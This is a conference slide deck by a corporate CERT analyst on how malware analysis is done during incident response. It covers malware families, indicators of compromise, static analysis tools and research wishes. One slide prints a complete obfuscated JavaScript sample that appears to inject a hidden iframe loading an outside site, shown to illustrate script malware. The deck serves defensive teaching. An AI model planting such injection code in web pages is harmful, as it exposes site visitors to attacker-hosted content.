Malware analysis from the trenches

Marcos Orallo

September 8th, 2015

Intro

Who

$ whois marcos.orallo@airbus.com

- Telecommunications Engineer
- 8 years working in public and private CERTs.
- GREM, GCFA, CISSP, CISA
- NOT a malware reverser

Where

Airbus Group CERT

- Private, non-commercial CERT
- Constituency[1]: Airbus Group divisions and other subsidiaries.
- Missions:
  - Coordinate incident response and write report
  - Center for technical expertise
  - Internal and external focal point of contact

[1] the organization (or group of organisations) and/or people whose incidents we handle (or co-ordinate).

Why

To show you how malware analysis is currently done in a CERT (ours).

So that the real experts (you!) will be able to find ideas for improvement.

Why

To show you how malware analysis is currently done in a CERT (ours).

So that the real experts (you!) will be able to find ideas for improvement.

E.g. show you how lame we are, so you can help us.

CERT

Computer Emergency Response Team®

a.k.a. CSIRT (Computer Security Incident Response Team)

> *"A CSIRT is a team that responds to* **computer security incidents** *by providing* **all necessary services** *to solve the problem(s) or to support the resolution of them.*

[2] Source: ENISA

Computer Emergency Response Team®

a.k.a. CSIRT (Computer Security Incident Response Team)

"A CSIRT is a team that responds to **computer security incidents** *by providing* **all necessary services** *to solve the problem(s) or to support the resolution of them.*

In order to mitigate risks and minimize the number of required responses, most CSIRTs also provide **preventative and educational services** *for their constituency. They issue* **advisories** *on vulnerabilities and viruses in the soft- and hardware running on their constituent's systems."* [2]

[2] Source: ENISA

Incident Response: the theory

- We are firefighters.
- We **don't check** if fire prevention measures are in place.
- We **don't maintain** the smoke detectors and fire extinguishers.
- We **don't test** if the materials are flammable.
- We **don't rebuild** after the fire.

- We **contain** and **take out** the fire.
- We **give advice** to people on how to prevent the fire.
- We **investigate** how the fire started.

Incident qualification & threat assessment

- *"There is a match for one of the markers provided in advisory X"*
- *"We have a malware alert!"*
- *"They have defaced one of our web sites!"*
- *"This pastebin says someone has pwned us"*

Digital forensics and investigation

- Evidence acquisition
- Host forensics
- Network forensics
- e-Discovery

The reality

In a normal business day, a CERT does a little bit of everything

Intelligence collection and sharing

- *"What do you know about this IP/domain?"*
- *"Are you aware of the new $fancy_backronym vulnerability?"*
- *"Have you seen the new report about $scary_animal_name APT group?"*

Intelligence collection and sharing

- *"What do you know about this IP/domain?"*
- *"Are you aware of the new $fancy_backronym vulnerability?"*
- *"Have you seen the new report about $scary_animal_name APT group?"*

This means...

- Staying up to date (RSS feeds, twitter, conference papers, reports from infosec companies)
- Keeping record of malicious activities
- Writing advisories and communications

SOC analyst

Security Operations Center

- Manage prevention and detection controls
- Watch for alerts and triage
- Heavily procedured

SOC analyst

Security Operations Center

- Manage prevention and detection controls
- Watch for alerts and triage
- Heavily procedured

- SOC operator:

  "Is this IDS alert a false positive?"

  "We received this malware that our systems don't detect. Can you analyze it?"

- User:

  "Is this e-mail legit? Can I open this attachment?"

Security officer and consultant

- *"Should we allow this URL in the proxy?"*
- *"Can we publish our Exchange server?"*
- Policies and procedures

Vulnerability/Abuse report handling

- *"Your corporate website is vulnerable"*
- *"One of your IPs is sending spam"*

Awareness raising

- Training
- User awareness

Internal sysadmin

- Who wants to deal with the IT department?
- Let's deploy our own infrastructure!

Provider management

- Technical specification
- Request for proposals
- Project management

Miscellanea


"If you could do. . .

- Data recovery
- Pentesting
- Take down offending/illegal content

Miscellanea

"If you could do. . .

- Data recovery
- Pentesting
- Take down offending/illegal content



Lack of manpower

Common pattern in CERTs

Lack of manpower

leads to...

- Multitasking (actually context switching)
- Need for processes
- Industrialization whenever possible

Malware analysis in a CERT

What is “malware”?

Any code that makes your computer do what the malware writer wants, and not what YOU want.

- Trojans, Remote Access Tools, “Implants”
- Password stealers, keyloggers, bankers
- Malicious documents and web sites, downloaders, droppers
- Ransomware
- Worms

Advanced Persistent Threat

vs.

Basic Opportunistic Annoyance

BOA: Conficker

- First detected in 2008
- Botherders arrested in 2011
- Yes, you still get detections in 2015

BOA: Dridex

"Banker"[3] delivered by spam e-mails

1. Attached Word/Excel file with macro that downloads binary

[3] Online banking password stealer

BOA: Dridex

"Banker"[3] delivered by spam e-mails

1. Attached Word/Excel file with macro that downloads binary
2. Multiple macros, better obfuscation

[3] Online banking password stealer

BOA: Dridex

"Banker"[3] delivered by spam e-mails

1. Attached Word/Excel file with macro that downloads binary
2. Multiple macros, better obfuscation
3. Multi-stage (encoded batch/Powershell script)

[3] Online banking password stealer

BOA: Dridex

"Banker"[3] delivered by spam e-mails

1. Attached Word/Excel file with macro that downloads binary
2. Multiple macros, better obfuscation
3. Multi-stage (encoded batch/Powershell script)
4. Payload hosted in the cloud (pastebin)

[3] Online banking password stealer

BOA: Dridex

"Banker"[3] delivered by spam e-mails

1. Attached Word/Excel file with macro that downloads binary
2. Multiple macros, better obfuscation
3. Multi-stage (encoded batch/Powershell script)
4. Payload hosted in the cloud (pastebin)
5. New file formats (RTF, XML, PDF, MIME) with embedded OLE

[3] Online banking password stealer

BOA: Dridex

"Banker"[3] delivered by spam e-mails

1. Attached Word/Excel file with macro that downloads binary
2. Multiple macros, better obfuscation
3. Multi-stage (encoded batch/Powershell script)
4. Payload hosted in the cloud (pastebin)
5. New file formats (RTF, XML, PDF, MIME) with embedded OLE
6. .lnk attachments

[3] Online banking password stealer

APT: PlugX

RAT used by multiple attacking groups[4]

- Legitimate signed executable
- Malicious DLL (side loading)
- Encrypted custom configuration

[4] https://www.blackhat.com/docs/asia-14/materials/Haruyama/Asia-14-Haruyama-I-Know-You-Want-Me-Unplugging-PlugX.pdf

APT: PoisonIvy

- It's been around since 2005
- Still evolving
- "The AK-47 of RATs"

APT Wars: Episode I

The Phishing Menace

- A VIP user receives a spear phishing[5] e-mail with a malicious attachment

[5] A malicious e-mail customized for a specific target

APT Wars: Episode I

The Phishing Menace


- A VIP user receives a spear phishing[5] e-mail with a malicious attachment
  - *"Is this suspicious e-mail dangerous?"*

[5] A malicious e-mail customized for a specific target

APT Wars: Episode I

The Phishing Menace

- A VIP user receives a spear phishing[5] e-mail with a malicious attachment
  - *"Is this suspicious e-mail dangerous?"*




[5] A malicious e-mail customized for a specific target

APT Wars: Episode I

The Phishing Menace

- A VIP user receives a spear phishing[5] e-mail with a malicious attachment
  - *"Is this suspicious e-mail dangerous?"*



  - *"The antivirus didn't block it, so I guess I can open it"*

[5] A malicious e-mail customized for a specific target

APT Wars: Episode II

The SOC Strikes Back

- A SOC operator sees an alert about an EXE running from `%TEMP%` folder
- Some unusual network activity is identified from the same machine.

APT Wars: Episode II

The SOC Strikes Back

- A SOC operator sees an alert about an EXE running from `%TEMP%` folder
- Some unusual network activity is identified from the same machine.

    - *"Is this malware sample well known?"*
    - *"How bad is it?"*
    - *"Are we protected?"*
    - *"Is it similar to a previously known threat?"*
    - *"Has it been detected before? When, where, how many times?"*

User and SOC needs

- High number of analyses
- Both benign and malicious samples
- Many different types of files to analyze

User and SOC needs

- High number of analyses
- Both benign and malicious samples
- Many different types of files to analyze

requires...

- Performance
- Effectiveness in detection
- Accept multiple types of input

APT Wars: Episode III

The CERT Awakens

- The SOC escalates the incident as the user has access to critical information.
- The CERT takes a memory dump of the machine for triage, finds an unknown DLL loaded into the explorer.exe process.

APT Wars: Episode III

The CERT Awakens

- The SOC escalates the incident as the user has access to critical information.
- The CERT takes a memory dump of the machine for triage, finds an unknown DLL loaded into the explorer.exe process.
    - Is it tailor made or off-the-shelf?
    - What's its purpose? (a banker? a RAT? password dumper?)
    - How does it spread?
    - What does it use for persistence?
    - Where does it come from?
    - How can I detect it in my constituency?

Indicators of Compromise

- Filename
- Path
- Hash
- Mutex
- Named pipe
- Registry key/value
- Service name

- IP
- Domain
- URL pattern
- User-Agent
- E-mail
  - sender
  - recipient
  - subject
  - attachment name

... and anything that is **actionable**!

Malware analysis for Incident Response

- The malware has already infected one (or more) machines.
- We need to contain and clean it.
- Time is essential.
- Sample volume is a lot smaller than for a SOC.

Malware analysis for Incident Response

- The malware has already infected one (or more) machines.
- We need to contain and clean it.
- Time is essential.
- Sample volume is a lot smaller than for a SOC.


this means. . .

- Performance requirement is not as high
- Comprehensiveness
- **Actionable results**

Acting on the results

- Search host/network logs
- Check hosts for IOCs
- Monitor/blocking lists in proxies, firewalls.
- Find links

Threat Intelligence Database



Standard formats

Challenges

- Volume of samples
- Malware zoology
- Multi-stage malware toolkits
- Registry based and memory-only malware
- Lowest level implants (malicious firmware analysis)
- Malware writers learn

TL;DR;

- We need to identify malware, **quickly**.

TL;DR;

- We need to identify malware, **quickly**.
  - Automation
  - Scalability

TL;DR;

- We need to identify malware, **quickly**.
  - Automation
  - Scalability
- We want **actionable** information

TL;DR;

- We need to identify malware, **quickly**.
  - Automation
  - Scalability
- We want **actionable** information
  - Comprehensive analysis
  - IOCs

Static analysis of malware

Red vs Blue

- Red team finds and exploits vulnerabilities
  - High level code available
  - Well-behaving targets
- Blue team analyzes exploits and malicious programs
  - Low level code analysis is often the only option
  - The program is your enemy.

Static vs. Dynamic

Pros

- Fast (compared to a sandbox)
- Scalable
- Harder to thwart by the sample

Cons

- Packers
- Complexity

What do we use static analysis for?

- File type identification
- Sample identification and classification
- Triage (malicious pattern detection)
- Packer detection (signatures, entropy)
- Full reversing

What is "static analysis"

(for an Incident Responder)

- ASCII/unicode strings
- Antivirus engines (signatures and "heuristics")
- Hash (classic, fuzzy, imphash...)
- Byte patterns (YARA rules!)
- Entropy analysis
- PE[6] properties
  - Metadata
  - Import/Export table
  - Sections
  - Resources
- Manual dissassembly (but remember the time constraints)

[6] Portable Executable, the most common format for Windows binaries

Tools

- strings
- PeID
- PeStudio
- pescanner
- ExifTool
- YARA

- IRMA (antivirus)
- signsrch
- oledump.py
- IDA Pro
- ...

Ideas & Wishlist

“Big data” static analysis

- Imagine collecting every binary that is seen on an enterprise.
- What could you do with such a corpus?

Script based malware

For once, we have the source code :-)

But it is obfuscated in most cases.

- Office Macros (VBScript)
- PDF javascript
- Malicious web javascript
- Powershell
- Python

```
<body><script type="text/javascript">$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[
$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.
$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.
__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][
$.$_];$.$($.$($.$$+"\""+$.$$_$+$._$+$.$$__+$._+"\\"+$.__$+$.$_$+$.$_$+$.$$$_+"\\"+$.__$+$.$_$+$.$$_+$.__+".\\
"+$.__$+$.$$_+$.$$$+$.__+"\\"+$.__$+$.$_$+$.__$+$.__+$.$$$_+"('<"+$.$$_$+"\\"+$.__$+$.$_$+$.__$+"\\"+$.__$+
$.$$_+$.$$_+"\\"+$.$__+$.___+"\\"+$.__$+$.$$_+$._$$+$.__+"\\"+$.__$+$.$$$+$.__$+(![]+"")[$._$_]+$.$$$_+"=\\\"
\\"+$.__$+$.$$_+$.$$_+"\\"+$.__$+$.$_$+$.__$+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$_$+$.__$+$.$_$$+"\\"+$.__
$+$.$_$+$.__$+(![]+"")[$._$_]+"\\"+$.__$+$.$_$+$.__$+$.__+"\\"+$.__$+$.$$$+$.__$+":\\"+$.$__+$.___+"\\"+$.__$
+$.$_$+$.___+"\\"+$.__$+$.$_$+$.__$+$.$$_$+$.$$_$+$.$$$_+"\\"+$.__$+$.$_$+$.$$_+";\\\"><\\"+$.__$+$.$_$+$._
_$+$.$$$$+"\\"+$.__$+$.$$_+$._$_+$.$_$_+"\\"+$.__$+$.$_$+$.$_$+$.$$$_+"\\"+$.$__+$.___+"\\"+$.__$+$.$$_+$.
_$$+"\\"+$.__$+$.$$_+$._$_+$.$$__+"=\\\"\\"+$.__$+$.$_$+$.___+$.__+$.__+"\\"+$.__$+$.$$_+$.___+":/\\"+$.__$
+$.$_$+$._$$+$.$$$_+".\\"+$.__$+$.$__+$.$$$+$.$$$_+$._$+"\\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$.$__+$.$$$+$.$$
$_+"\\"+$.__$+$.$_$+$._$$+$._$+"\\"+$.__$+$.$_$+$.___+"\\"+$.__$+$.$_$+$.$$_+"."+$.$$__+$._$+"\\"+$.__$+$.$
_$+$.$_$+"/"+$.$$_$+"\\"+$.__$+$.$_$+$.__$+"\\"+$.__$+$.$$_+$._$_+$.$$$_+$.$$__+$.__+".\\"+$.__$+$.$$_+$._
__+"\\"+$.__$+$.$_$+$.___+"\\"+$.__$+$.$$_+$.___+"?\\"+$.__$+$.$$_+$.___+$.$_$_+"\\"+$.__$+$.$__+$.$$$+$.$
$$_+"="+$.$__+$._$$+$.$$$$+$.$$_$+$.$$_$+$.$__$+$.$__+$.$$__+$.__$+$.$$_+$.$$$_+$._$_+$.$$_+$.$__+$.$$$
+$.$$_$+"\\\"\\"+$.$__+$.___+"\\"+$.__$+$.$$_+$.$$$+"\\"+$.__$+$.$_$+$.__$+$.$$_$+$.__+"\\"+$.__$+$.$_$+$._
__+"=\\\""+$.$__+$.$$_+$.$___+"\\\"\\"+$.$__+$.___+"\\"+$.__$+$.$_$+$.___+$.$$$_+"\\"+$.__$+$.$_$+$.__$+"\\"
+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$_$+$.___+$.__+"=\\\""+$.$$_+$.___+"\\\"\\"+$.$__+$.___+$.$_$_+(![]+"")[$._$_
]+"\\"+$.__$+$.$_$+$.__$+"\\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$_$+$.$$_+"=\\\""+(![]+"")[$._$_]+$.$$$_+$.$$$$+
$.__+"\\\">\\"+$.__$+$.___+$._$$+$._$+$._+"\\"+$.__$+$.$_$+$.$$_+$.__+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"</\\"+
$.__$+$.$_$+$.__$+$.$$$$+"\\"+$.__$+$.$$_+$._$_+$.$_$_+"\\"+$.__$+$.$_$+$.$_$+$.$$$_+"></"+$.$$_$+"\\"+$._
_$+$.$_$+$.__$+"\\"+$.__$+$.$$_+$.$$_+">');"+"\"")()();
</script>
```

Think outside the (static) box

- Can dynamic analysis give useful information?
- Can you provide useful info for dynamic analysis?
  - What checks/conditions would prevent the execution of a big portion of the program?
  - What kind of properties of the environment trigger certain API calls?
  - Are there "time-bombs" that would make the execution too long or the logs too big?

Help with obfuscation

- Can you reach an unpacked stage without actually running the malware?
- What can you do to fix imports of a dumped process?
- Can you determine what's the real list of imported functions?
- Can you extract dynamically constructed or obfuscated strings?

How to be ~~awesome~~ useful

1. Embrace the Suck
2. Do It in Public
3. Pick Stuff That Matters


(by Jeff Attwood - the Stack Overflow and Coding Horror guy)[7]

[7] http://blog.codinghorror.com/how-to-stop-sucking-and-be-awesome-instead/

Release code!

Try the github experience. Bitbucket is ok too :-)


- README and examples
- Make a docker image
- Integrate into REMnux



Make it easy to adopt

Integrate into existing frameworks and workflows

- Develop a Rebus[8] agent
- Implement a Volatility plugin
- Create a YARA module
- Make an IRMA probe
- Code an IDA or OllyDbg plugin



[8] https://bitbucket.org/iwseclabs/rebus

Thanks for your attention! Now...

KEEP
CALM
AND
ASK
QUESTIONS

References

Slides 8,10: Backdraft (movie,1991)
Slide 17: Halt and Catch Fire (tv show, 2014)
Slide 18: Watchmen (comic). Image from dropthecow.com
Slide 19: The IT Crowd (tv show, 2006)
Slide 21: Office Space (movie, 1999)
Slides 11,72: Mr. Robot (tv show, 2015)


Slide 12: Image by Mila Atkovska (Shutterstock)
Slide 13: Victorinox SwissChamp knife. Image from zombie.wikia.com
Slide 23: Image by Jameson Gagnepain in flickr.com (CC BY-NC-SA 2.0)
Slide 29: Unknown author. Image from imgneed.com.
Slide 31: Unknown author. Image from pinterest.com

Backup slides

Malware sample sources

- VirusTotal Intelligence ($$$)
- Mailing lists
- Spam traps, honeypots, honeyclients
- Web repositories[9]
  - Malwr.com
  - ContagioDump (http://contagiodump.blogspot.com)
  - VXvault.net
  - Virusshare.com

[9] https://zeltser.com/malware-sample-sources/


Cyber Kill Chain®
Timeline
Hours to Months
Seconds
Months
Preparation
Intrusion
Active Breach
1 Reconnaissance
Harvesting email addresses, conference information, etc
2 Weaponization
Coupling exploit with backdoor into deliverable payload
3 Delivery
Delivering Weaponized bundle to the victim via email, web, usb etc.
4 Exploitation
Exploiting a vulnerability to execute code on victim's system
5 Installation
Installing malware on the asset
6 Command & Control (C2)
Command channel for remote manipulation of victim's system
7 Action on Objectives
With 'Hands on Keyboard' access, intruders accomplish
Based on Lockheed Martin's Cyber Kill Chain